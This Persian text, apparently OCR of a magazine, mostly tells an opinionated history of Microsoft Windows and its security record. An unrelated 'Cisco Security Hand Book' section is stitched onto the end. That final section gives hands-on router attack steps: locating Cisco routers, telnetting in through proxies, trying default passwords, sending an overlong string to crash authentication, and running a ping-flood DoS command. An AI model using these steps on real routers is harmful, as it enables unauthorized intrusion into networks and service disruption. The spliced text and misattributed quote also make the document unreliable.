شما رو نمیدونم ولی خود من به شخصه علاقه زیادی به تاریخچه علم کامپیوتر و شبکه دارم و علاقه مند هستم که شیوه کاری افراد سرشناس و بزرگی رو که هم اکنون همه شما آنها رو می شناسید بدونم اگردر این میان هیچ چیزی نسیب آدم نشه لااقل می تونه فرق این افراد رو با دیگر افراد جامعه و همچنین روش هایی که اونها رو به موفقیت رسوند رو ببینه و از شکست ها و پیروزی های گذشتگان درس و عبرت بگیره .
به طور مثال وقتی که با تاریخچه شرکت های بزرگی همچون YahoO! و Google نگاه می کنیم می بینیم که آغاز کارشون چیزی بیشتر از یک پروژه ساده دانشجویی و یا یک تفریح ساده برای پر کردن اوقات بیکاری تاسیس کنندگانشون نبوده جالبه بدونید که محل ابتدایی این شرکتها هم یا یک اتاق دانشجویی کوچک در خوابگاه بوده و یا در پشت یک پارکینگ متروکه با سرمایه اولیه چند هزار دلار بوده این افراد کار رو با سیستم های ساده ای رومیزی شروع کردند مثل خیلی های دیگه در اون زمان اینها تنها کسانی نبودند که مشغول به این فعالیت ها بودند پس چرا این افراد موفق شدند ... خواب جواب این سوال رو به همراه رمز و کلید موفقیت اینگونه افراد رو به شما میگم راستی شما هم اگر بخواهید می تونید شانس خودتون رو امتحان کنید.

ولی دوستان بحث امروز ما نه شرکت یاهو هست و نه شرکت گوگل می خواهم داستان موفقیت تجاری شرکت Microsoft رو در چند خط برای شما باز گو کنم همه شما بیل گیتس و داستان شهرت و ثروتش رو می دونید ولی علت موفقیت و داستان واقعی این دانشجوی اخراجی دانشگاه هاروارد و توسعه شرکتش رو احتمالا به طور دقیق نمی دونید . پس لازمه که در زمان کمی به عقب سفر کنیم الان سال2005 میلادی هست (سوار ماشین زمان می شیم کلید سفر به زمان های گذشته رو زدم) .

سال 1945 جنگ جهانی دوم اوایل برنامه ساخت اولین ابر رایانه جهان انیاک ... اوه ببخشید انگاری زیادی اومدیم عقب یکم دوباره میریم جلو.



1985 :چندین سال از تاسیس شرکت Microsoft میگذشت و هنوز این شرکت نه شهرت جهانی پیدا کرده بود ونه محصولات کل بازار های سیستمهای عامل رو قبضه کرده بود سیستم عامل ویندوز نسخه یک بدنیا عرضه می شود شما که مایکروسافت رو میشناسید اگر یک محصول آشغال هم تولید کنند با هیاهو و تبلیغات فراوان از مدت ها قبل از عرضه محصول به بازار گرمی مشغول می شوند. به هر حال محصول MS Windows 1.0 بعد از مدت ها تاخیر در برنامه زمانی اش به بازار جهانی آن زمان یعنی چیزی حدود 20 سال پیش موقعی که بعضی از خوانندگان محترم یا در این دنیا حضور نداشتند و یا با پوشک بچه در حال بازی با جغ جقه بودند روانه بازار شد و البته اشخاصی مثل من و آقای شریفی هم دوره دبستانمون رو میگذروندیم و متعاقبا هم چیزی ازکامپیوتر جز استفاده از آمیگا و آتاری نمیدونستیم.

اولین ضربه بر پیکره Microsoft وارد شد و کسی از این سیستم عامل استقبال چندانی نکرده بود کل فروش این نسخه در حدود 2000محصول فروخته شده بود و با توجه به صرف هزینه های زیاد و همچنین دیرکرد در زمان ارائه برنامه صرفه اقتصادی خودش را از دست داده بود خود شما هم میدانید که هر محصول تجاری دارای یک عمر مفید عرضه هستش و وقتی محصولی دیر تر از موعد مقرر به بازار تقاضا ارائه بشه ما به تفاوت این بازه زمانی چیزی جز تحمیل ضرر و زیان مالی و هم چنین خرج اضافی برای اون محصول نخواهد بود البته این نکته را هم در نظر بگیرید که اصل و هدف کاری شرکت در آن دوره و سرمایه گذاری بیشتر شرکت بر روی نسخه هایی از قبیل Disk Operating System (DOS) متمرکز بود و البته هم شرکت Microsoft هم در این بخش از محصولات به موفقیت های بیشتری تا نسخه های گرافیکی خودش کسب کرده بود. ولی علت گرایش شرکت به بنیان گذاری پروژه های گرافیکی چی بود همیشه این سوال مطرح مشه که چرا با اینکه می دونستند موفقیتی در این راه کسب نمی کنند اقدام به این کار کردند اصلا چرا وقتی شرکتی بر روی محصولی در حال سود کردن نسبی هستش چرا دست به یک ریسک بزرگ بزنه که احتمال ورشکستگی شرکت رو هم به همراه داشته باشه عده ای اون دوران حدس می زدند که مایکروسافت هم همانند بسیاری از شرکت های تازه و نوپا در ورته ورشکستگی قرار گرفته ولی حالا به جواب سوال بالا که رمز موفقیت این شرکت بود کم کم نزدیک می شویم...

بدون هیچ اضافه گویی کلید طلایی این سوال روبه شما ها می گم " آینده نگری منطقی مبتنی بر نیاز های واقعی دنیای اینده"

گرچه شرکت در حال کسب شهرت و همچنین کسب موفقیت هایی در نسخه های سطر فرمانی شده بود ولی هوشمندانه با توجه به در نظر گرفتن بازار و نیاز اون و اینکه نبض بازار تقاضا کجا در حال تپیدن هست شروع به تحقیقات بر روی ارائه نسخه های گرافیکی بود Microsoft می دید که با پیچیده تر شدن هم نرم افزار های کاربردی و هم نوع تقاضا و هم چنین پیچیده تر شدن فرمان ها دیر یا زود این موفقیت ها هم بزودی رو به نابودی خواهند رفت از جهتی هم Microsoft به دارند گوی بازار سیستم ها یی با رابط های Macروشنی میدید که شرکت هایی همچون نت اسکیپ و GUI را به طور کامل در انحصار خود درمیاورند لازم به ذکر است که اگر هم اکنون به طور مثال سهم Microsoft به دیگر شرکت ها را در انحصار سیستم های عامل را 95 به 5 درصد در نظر بگیرید آن زمان این نسبت بر عکس بود اغلب کاربران با سیستم هایی همچون مک اینتاش (اپل) و OS 2 و غیره کار می کردند . Microsoft و کارشناسان اقتصادی آن پیش بینی مینمودند که بازار های تقاضا به سوی سیستمهای مبتنی برGUI تغییر جهت خواهند داد و اگر شرکت هم در این زمینه فعالیت هایی را اغاز نکند به زودی بایستی ورشکستگی این شرکت تازه تاسیس را اعلام نمایند.

ارائه نسخه Windows 1 هم در همین راستا تهیه و منتشر شد البته به این نکته نیز بایستی اشاره کرد که مسولین شرکت حدس میزدند که این محصول بازار چندانی را به خود اختصاص نخواهد داد از قول متخصصان این شرکت سه دلیل همده در ورود به این بازار تازه تاسیس میبود تا این نسخه ارائه شود.

- هدف ابتدایی ورود رسمی شرکت به این عرصه و بنیان گذاری پروژه های تجاری ویندوز
- کسب تجربه و اندوخته های علمی در این حوزه برای ارائه محصولات بهتر
- بررسی بازار موجود حداقل و حداکثر سود تجاری موجود

Microsoft تصمیم خود را گرفته بود ولی همین تصمیم و و وارد شدن در این عرصه برای Microsoft کافی نبود همین انحصار طلبی را که امروزه در Microsoft نسبت به دیگر شرکت ها مشاهده می کنید در همان زمان شرکت های رقیب که به بعضی از انها اشاراتی کردیم نسبت به Microsoft داشتند به طوری که مایکروسافت تا نسخه windows 3.1 هم هنوز به موفقیتهای قابل قبولی در این زمینه دست پیدا نکرده بود بیل گیتس به خوبی فهمیده بود که بازار اینده حول چه محوری گردش خواهد کرد ولی در طول ۷-۸ سال دنبال اجرایی کردن این فکر و ایده بود محیط هایی گرافیکی از جمله Mac آنقدر زیباتر و همچنین دارای عملکرد بهتری از ویندوز بودند که بازار را در چنگ خود نگه دارند.

البته لازم به ذکر است که ویندوز هایی که ما با شما در باره اشان صحبت کردیم واقعا سیستم های عامل جدا و متکی و خود پا نبودند بلکه پوسته هایی بودند که برروی سیستم عامل داس کشیده میشدند و برای راحت تر کردن کاربران استفاده می شدند ولی چه چیزی که گوی سبقت را از دست Mac ربود و ازانMicrosoft کرد این اینده نگری تنهای ی بیل گیتس نبود بلکه : عده ای میگویند دزدی در روز روشن Microsoft (بیل گیتس) ازMac و مفاهیم گرفته شده ساخت GUI که از شرکت زیراکس بود که توانست بالاخره ضربه نهایی را بر پیکره Mac در ارائه ویندوز 95 به این شرکت وارد نماید البته دیگر همه دعوای معروف و حقوقی Microsoft و Mac را میدانند اینکه یک کپی برداری بی شرمانه از محصول Mac صورت گرفته بود بر کسی پوشیده نیست استفاده از پنجره های تو در تو و نوار و شکلک هایی که نمایانگر فایل ها بودند از جمله مسایل حقوقی میان ایندو بود حتی جالب است بدانید همین سطل اشغالی را که می بینید و هم اکنون در سیستم عامل خود استفاده مینمایید یکی از مبناهای وکلای شرکت Mac بر ضد Microsoft بود البته

راست هم می گفتند استفاده از سطل آشغال و استفاده از نوار ابزار معروف بالایی Mac را متخصصان این شرکت ابداع کرده بودند البته با الهام از محصولی میزکاراستار ساخته شرکت پارکXerox به هر حال Microsoft با موزیگیری همیشگی خود توانست از دست شکایت مک راحت شود و انحصار Mac را یک دفعه ازان خود کند دیگر در ویندوز 95 شما شاهد آن پوسته هایی خشک و بی روه نبودید شرکت با استفاده از روتین های ارئه شده ای که فن آوری DirectX همانند OpenGL در اختیار میگذاشت آخرین قدم محکم را در به چنگ آوردن کل بازار GUI را بعمل آورد این رابط گرافیکی به کل با دیگر رابط های قبلی فرق داشت و دیگر پوسته های رنگی کشیده شده بر روی داس هم نبودند.

در برابر عنوان اتهام دزدی از سوی استیو جابز(ریس و موسسMac) در محافل علمی اندوران به بیل گیتس آقای بیل گیتس هم اینجوری جواب داد " نه، استو فکر می کنم قضیه از این قرار باشد که ما هر دو همسایه ثروتمندی به نام زیراکس داشتیم. تو آمدی داخل خانه برای دزدیدن تلویزیون دیدی من زود تررسیدم و گفتی: آهای این منصفانه نیست.من می خواستم تلوزیون را بدزدم"

خود من قبول دارم که اقای گیتس زرنگ بازی کردند ولی از نظر حقوقی واقعا شرکت کار خلافی نکرده بود بلکه زودتر از Macانحصار زیراکس رو در گرفتن مفاهیم کسب کرده بود و اینکه گویی ویندوز شبیه مک بود مبنای یک دعوای حقوقی نداشت اگر ثابت می شد که سورس برنامه های ویندوز از مک دزدی شده بود
فقط ظاهر رو کش رفته بود نه ساختار رو Microsoft حق با مک بود ولی به طور مثال من از طرح یک برج خوشم میاد و میرم یک برج تقریبا مثل اون می سازم این خنده دار نیست که صاحب اون برج بیاد بگه شما از مصالح برج من کش رفتین و تو برج خودتون گذاشتین. البته از نظر قانونی مک حقی نداشت ولی از نظر اخلاقی Microsoft دست به یک دزدی مفهومی ازMac زده بود از این نقطه تاریخی است که بایستی به کنار رفتم پروژه DOS 6.22 را در نسخه های 5 تا آخرین نسخه آنرا بر شمریم Microsoft پس از این پیروزی دلچسب بود که بازاری بزرگ را برای خود آنچنان تصور کرد که مسولان شرکت در سال ارائه ویندوز 95 ابزار داشتند که قصد دارند پروژه سیستمهای عامل با رابط های گرافیکی جدید همانند 95 را تا یک دهه ادامه دهند هم اکنون یک دهه از آن تاریخ میگذرد و صداهای سم گاو شاخ بلندی هم از دور به گوش می رسد مسولین باز ابراز داشته اند که این گاو هم برای یک دهه پایه سیستم های عامل در سرتاسر گیتی خواهد بود آیا این داستان قرار است در دوره های 10 ساله به همین صورت تکرار شود آیا (بیلی :منظورم بچه بیل) قرار است در دهه های اینده هم پرچم دار این غول دست نیافتنی باشد ویندوز 95 با نام یک شهر به جهانیان عرضه شد ویندوز 2006 هم با نام یک حیوان آیا ویندوز 2105 نام یک حشره است بایستی صبر کنیم و ببینیم. چیزی که معلوم است این داستان حالا حالا ها ادامه دارد.

چیزی که در مقوله امنیت می توان در مورد این شرکت بررسی کرد این بوده است تا قبل از پایان هزاره دوم این شرکت هیچ توجه چندانی به مقوله امنیت در محصولات خود نداشت تا جایی که محصولات سری 9 x را از جمله ضعیفترین این سری محصول های ویندوز نامیده می شوند اوج افتضاح امنیتی در ویندوز 98 بوقوع پیوست در این سال صدای زنگ های خطر در مقوله امنیت اینگونه پلت فرم ها به صدا درآمد مایکروسافت اعلام کرد که win2k را به کابوس امنیتی برای نفوذگران تبدیل خواهد نمود عناوینی چون سد فولادی و غیرقابل نفوذ کارساز نشد و آخر سر هم حفره های متعدد این محصول برای خود مایکروسافت تبدیل به یک کابوس شد ارائه چهار سرویس پشتیبان برای یک محصول از جمله رکورد های این شرکت محسوب می شود اگر ارائهXP یک سال عقب می افتاد چه بسا این رکورد به ٦-٧ تا هم میرسید.

ویندوز XP هم در بین منتقدان معروف شد به" باسیلی صورت خود را سرخ نگه داشتن "به جز آن همه هیاهو و تبلیغ جز تغییرات گرافیکی و یک سری امکانات در نسخه های متفاوت ولی با یک نگرش عمیق تر در حوزه امنیت شبکه نبود قضاوت در مورد Win Server 2003را هم به شما هکر های عزیز می سپارم چیزی که عیان است چه حاجت به بیان است....

ویندوز شاخ بلند هم درراه است من نسخه بتای این سیستم عامل را تست کرده ام چیزی جز همان رابط گرافیکی جدید Aero با تغییر شکل پنجره ها و اضافه شدن یک سری ابزار ها و دسترسی های جدید چیزی را ندیدم متاسفانه بیشتر تجیزات و Device های سیستم راهم نشناخت و نیاز به یک سری درایور هم شد البته در نسخه بتا XP هم همگان از این محصول ناراضی بودند ولی در انتشار نسخه الفا تقریبا رضایت عمومی جلب شد فکر میکنم که همین اتفاق هم برای لانگهورن بوقوع بپیوندد البته بعضی از خصوصیات جدید همانند سیستم فایل جدید جای NTFS را خواهد گرفت سیستم فایل جدید به Window Future Storage معروف است البته شاهد پیاده سازی سیستم امنیتی و حقوق دیجیتالی هم با عنوان Next Generation Secure Computing base(NGSCB) نیز خواهیم بود که پیش بینی می شود مشکلاتی رابرای نفوذگران در ابتدا پدید آورد ولی در طول زمان با برسی های بیشتر نفوذگران این سیستم امنیتی هم دور زده می شود البته همیشه نفوذگران یک قدم جلوتر هستند.

البته گفته میشود نقطه قوت این سیستم عامل همانند پایداری است البته همان تبلیغ های همیشگی اگر نگاه کلی خود رااز مسیری که مایکروسافت از ویندوز 1 تا ویندوز شاخ بلند طی نموده است را می توان به دو دوره تقسیم کرد یک دوره وارد شدن به این بازار تا قبل از ویندوز 95 بعد از آن به چنگ اوردن بازار تا قبل از ویندوز ایکس پی و هم اکنون هم با ارئه محصول جدید قصد تثبیت بازار در نظر مسولان است چالش های پیش روی مایکروسافت هم در این زمینه کم نیست یکی جامعه اندیشهو همچنین منبع باز Open

Sourceها است گرچه در سیستم های رومیزی این تهدید زیاد احساس نمیشود ولی برای نسخه ها ی سرور این یک تهدید جدی است گرچه این تهدید در حال گسترش به کامپیوتر های رومیزی و شخصی هم در حال گسترش است و جنگ هنوز میان این دو ادامه دارد نکته بعدی سیستمهای عامل ملی کشور ها هستند کشور های دیگر هم به دو دلیل به این سمت کشیده می شوند یکی بحث امنیت ملی و اطلاعات کشور هاست و دیگری رسیدن به فن آوری تولید سیستم های عامل و خار ج کردن انحصار آن از دست Microsoft در کل با در نظر گرفتن همه این عوامل اینده Microsoft این نخواهد بود که همانند دهه 90 دیگر یک بازار تشنه و حاضر و آماده به محصولات این شرکت در دسترس باشد ویندوز لانگهورن یا یک شکست مفتضحانه خواهد بود و یا یک پیروزی که میتواند پایه های تجاری این شرکت را برای مدت های مدیدی حفظ کند البته با موزیگری ای که از سوی مسوولان این شرکت انتظار داریم همین هم خواهد شد شعار Microsoft همیشه این بوده است محصولت را همیشه ناقص به بازار عرض کن تا همیشه چیزی برای عرضه داشته باشی در مقوله امنیت هم همینطور است Microsoft قادر هست که بیشتر محصولات خود را تا حد زیادی ایمن سازد ولی در یک نگاه عمیق تر یک مشتری همیشه وابسته بهتر است از یک مشتری با رضایت کامل که برای مدت ها نیازی به خدمات و محصولات جانبی و بعدی شرکت نداشته باشد پس انتظار معجزه در ویندوز بعدی را هم نداشته باشید چه IE یا IIS نسخه هفت به بازار بیاید چه IE یا IISنسخه 70 قصه نفوذ و نفوذگری بر روی این پلت فرم ها ادامه خواهد داشت از سویی سیاست شرکت هم همین عرضه محصولات ناقص وابسته به اینده است متاسفانه دربسیاری مقالات و خبرها بیان میشود که ویندوز بعدی به داستان امنیت پایان خواهد داد یادم می اید هم برای Win2k و هم برای XP هم همین ادعا های کاذب میشد ولی نتیجه چه شد میتوانید لیست هر روزه نفوذ ها را به این نوع پلت فرم ها را مشاهده کنید برای ویندوز های بعدی هم میتوانیم صبر کنیم و ببینیم البته حاضر هستم که شرط ببندم که همین داستان اون هکر هستش بگیریدش ادامه خواهد داشت به فاصله یک فرجه 6 ماهه خواهید دید که باگ های جدید ارائه خواهند شد البته می پرسید 6 ماه !! بله البته از همان هفته اول باگ هایی کشف می شوند ولی تا بخواهند به صورت Public در بایند خودتان می دانید که چه روندی را طی خواهند کرد اول باید گذاشت که هکر ها استفاده های لازم و شخصی را ببرند بعد به انتشار آنها اقدام کنند پس 6 ماه تا یک سال پس از انتشار می توانید شاهد باگ هایی باریسک بالا باشید البته ریسک ها کم از همان هفته های اول اعلام میشوند خوب بحث کاملی رو بر روی تاریخچه شرکت و روند محصولات این شرکت در طول یک دوره 20 ساله رو با هم داشتیم امیدوارم که دوستان با واقعیت های این شرکت و اینده کاری ان اشنا شده باشند ولی صرف نظر از خوب یا بد بودن مسایل کاری این شرکت یا بدون در نظر گرفتن نتایج و محصولات اون ما می توانیم آموخته های خود را بالا ببریم .
اینکه بتوانید همانند بیل گیتس عمل کنید بایستی به چند فاکتور هم زمان توجه داشته باشید

- آینده نگری و دیدین تقاضای آینده بازار (جهت گیری Microsoft به GUI)
- ارائه ایده ها و راه کارهایی که قبلا مورد استفاده قرار نگرفتند باشند (راه کار های گوگل و یاهو)
- استفاده از فرصت هایی که دیگران از انها قفلت میکنند (برداشتن ایده Xerox توسط Microsoft زود تر از دست Mac)
- توانایی بودن در بازار و قانع بودن به سود کم ولی ثابت تا تبدیل شدن به یک مهره تاثیر گذار (سال های اولیه شرکت Microsoft)


این چند نکته است که راز پیروزی شرکت های بزرگی همچون Microsoft و یا گوگل است اگر روزی هر کدام از این شرکت های به کار ها و ایده های جدید دست نزنند روزی خواهد رسید که آنها هم به شرکت هایی معمولی تبدیل خواهند شد و شرکت های دیگری جلو خواهند زد رقابت هایی را که بین یاهو و گوگل مشاهده می کنید نمونه کوچکی از همین داستان بی انتهای بازار و رقابت در بازار و همان انحصار طلبی همیشگی است شما نیز اگر ایده ی جدیدی دارید میتوانید با توجه به نکاتی که در بالا برشمردم شانس خود را امتحان کنید احتمال موفقیت اگر زیاد هم نباشد صفر هم نیست پس ملاحظه کردید که نگاهی به تاریخ علم کامپیوتر هم خالی از لطف نبود شاید هم شما در اینده شرکتی را تاسیس کنید که یکی از همین کله گنده های اینده شوید کارتان را می توانید با یک دستگاه کامپیوتر شخصی و مقداری سرمایه اولیه و از همه مهمتر یک **ایده ی منحصر بفرد و بازار یاب** شروع کنید با مقداری پشتکار و شانس و پارتی و همچنین .... می توانید موفق شوید.


بیل گیتس " یک حافظه 640 کیلوبایتی برای هر کسی کافی است"

در ادامه نظر شما را به دیدن چند تصویر جالب از جد ویندوز های امروزی یعنی همان MS Windows 1.0x جلب میکنم اگر از من بپرسید من با همان قدیمی ها بیشتر حال میکنم تا این ژیگول بازی های امروزی در جدول پایین سری نیازمندی ها برای نصب یک سیستم عامل ویندوز نسخه یک را مشاهده می فرمایید.

دو جدول در صفحه ۴۰ مقاله اصلی نادیده گرفته شد !!

صفحه Startup ویندوز 1





در ویندوز های سری یک خبری از شکلک ها با همان عنوان نماد ها یا ایکون ها نبود بلکه از شروع پروژه ویندوز های 3.1 به بعد بود که کار اصلی بر روی این آیکون ها صورت گرفت البته همین امر هم با اضافه شدن یک قطعه سخت افزاری جدید به نام mouse به رایانه های شخصی بود که چنینی نیازی را ایجاد کرده بود صفحه های کاری ویندوزهای 1.1 الی 1.4 همه به یک صورت بودند به جز یک سری تغییرات جزیی و کوچک در منو ها و صفحات سطل آشغال هم بعدا به desktopاضافه شد هنوز همانطور که می بینید خبری ازtaskbar و غیره نیستش همه این موارد با اقتباس از ایده ای استیو جابز در سیستم عامل مک صورت گرفت.
در تصویر کناری اولین ماوس ساخته شده توسط شرکت Microsoft رو با 2 دکمه مشاهده میکنید این ماوس دارای عملکرد بهتری از ماوس تک کلیدی مک بود قیمت این ماوس در اون دوران در حدود 200 دلار بود .

قیمت سیستم های عامل آن روز از جمله ویندوز 1 هم تقریبا با نسبت تورم این دوره یکسان هستند.

صفحه Startup ویندوز 1.04 با لوگو جدید

همانطور که ملاحظه می فرماید آرم (لوگو) تجاری شرکت مایکروسافت در سال 1987 یعنی 3 سال پس از انتشار اولین نسخه ویندوز تغییر پیدا کرد و تا کنون قریب به 18 سال همین آرم تجاری برای این شرکت ثابت باقی میانده است البته تنها چیزی که یادم می اید این بود که اغلب مانیتور های موجود در ایران به حالت
مونوکروم بودند یعنی یا سیاه و و سفید یا به حالت فسفری می توانستید از سیستم عامل ویندوز یک استفاده نمایید و حالت ها و زیر سایه های و به خصوص رنگ های ان را نمی توانستید مشاهده نمایید همین نکته هم عامل فخر فروشی عده ای در آندوره بود کسانی که مانیتوری با قابلیت نمایش این پوسته های رنگی را داشتند □خنده دار نیست .

راستی تا یادم نرفته همین داستان ضربه خوردن و هنگ کردن های مداوم ویندوز هم از سال 95 شروع شد از زمانی که به کارگیری روتین ها به جای پوسته های گرافیکی باب شد امیدوارم که از گفته های این بخش استفاده های لازم رو ببرید دوستان در مورد تاریخچه هر سیستم عاملی اگر سوالی داشتید می توانید سوال های خودتون رو مطرح کنید.

Ethical Hacki Cisco Security Hand Book By C0llect0r **ng**

گاهی اوقات راه های پیچیده هک از آسان ترین و در دسترس ترین راه ها تبعیت مینمایند من در زیر به چند نمونه از آنها اشاره مینمایم ومطالب زیر در حوزه هک سخت افزاری بررسی میشوند.

چرا روتر ؟

بدست آوردن کنترل یک روتر و دست یابی به پیکربندی آن مزایایی تصور نشدنی را برای هکر ها دارد اولین چیز که یک نفوذگر به دنبال آن میگردد نفوذ از طریق همین روتر به دیگر اجزی شبکه است که قبلا انرا بر شمردیم از دیگر دلایل حجم اطلاعات خامی است که در روتر ها تبادل می شود از کسی پوشیده نیست که هر گونه داده ای چه از کلمات رمز گرفته تا شماره های کارت های اعتباری و اطلاعات افراد و غیره را می توان از یک روترCapture نموده و سپس در صورت نیازdecode کرد ولی در بسیاری از موارد حتی به رمزگشایی هم نیازی نیست اطلاعات حساسی که افراد بر روی شبکه پخش میکنند را شما در جلوی چشمانتان مشاهده میکنید همین امر نیازبه رمزکردن تبادلات را بیش از بیش نشان میدهد طبق آمار های موجود بسیاری از هکر های رایانه فقط از این متد برای جمع اوری اطلاعات و فروش آنها کسب در آمد های نا مشروع مینمایند

پس وقتی که شماره حساب های اعتباری خود و یا کلمات رمز خود را در حال فرستادن به مقصد هستید می توانید حدس بزنید که این پکت ها چه راه های پرخطری را و از زیر دستان چه هکر هایی رد می شوند .

به دنبال یک روتر سیسکو !!

راه های متعددی برای پیدا کردن یک روتر از نوع سیسکو هست آسان ترین را ه همان استفاده از فرمان Tracert است که در بالا به ان اشاره نمودیم اگر دریکی از نود ها به کلمه cisco برخورد نمودید شک به خود راه ندهید که آن یک روتر سیسکو است به همین راحتی البته این را هم یک مقدار شانسی هم هست ولی در اکثر مواقع جوابگو هم هست خواب یک روتر سیسکو را پیدا کردید حالا می خواهید چه کار کنید اگر دیدی که عملیات Pinging اتان بلوکه میشود در چندین بار امتحان به احتمال زیاد خود روتر نیز با دیواره اتش حفاظت میشود پس دنبال روتری بگردید که با دیواره اتش حفاظت نشده باشد یک پروکسی سرور را پیدا کنید که اجازه ارتباط با پورت 23 را می دهد سپس به روتر مورد نظر تل نت کنید اگر باز کلمه رمز و اسم کاربری می خواهد بهتر است از خیر این روتر بگذرید واگر نمی خواهید بگذرید بایستی روش های پایینی که در زیر به انها اشاره میکنم را تست کنید.

خوب گوشتون رو بیارید دم مانیتور یه چیزی بهتون بگم کلمه رمز پیش فرض برای سرویس تل نت در بسیاری از روتر ها کلمه Cisco هستش بعضی وقت ها هم با زدن کلمه scape نیازی به کلمه عبور نیست گاهی هم میتونید از طریق حساب کاربری ناشناس به همراه استفاده از آدرس ایمیل وارد سیستم تل نت بشین .

بعضی از مدل های سیسکو در برابر کلمه های رمز طولانی از خود مقاومتی نشان نمی دهند و به اصطلاح معروف هکر ها Freezمی شوند این هم یک نوع دیگر نفوذ است مثلا رشته زیر را امتحان کنید :

10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyaskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019ds
k10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dskg,jkbkjfkjbnjkbvffb6gn3434mh43dfh3j35dfh4mk433d54hxfj34h3fj4583df4hj54gj87dgu84k6gc486jlj8674kl8678l;k7v3787k867chkv547kfh4vxklnljkfngbjbfgmfhbg

حالا بر اثر فریز شدن Authentication روتر Reboot می شود و بایستی ۱-۲ دقیقه صبر کنید سپس دوباره امتحان کنید اگرباز فایده نداشت آن مدل اسیب پذیر نیست.

اگر راه های فوق فایده نداشتند روتر را تحت یک عملیات DoS قرار بدهید همانند
ping -l 56550 cisco.router.ip -t" ,

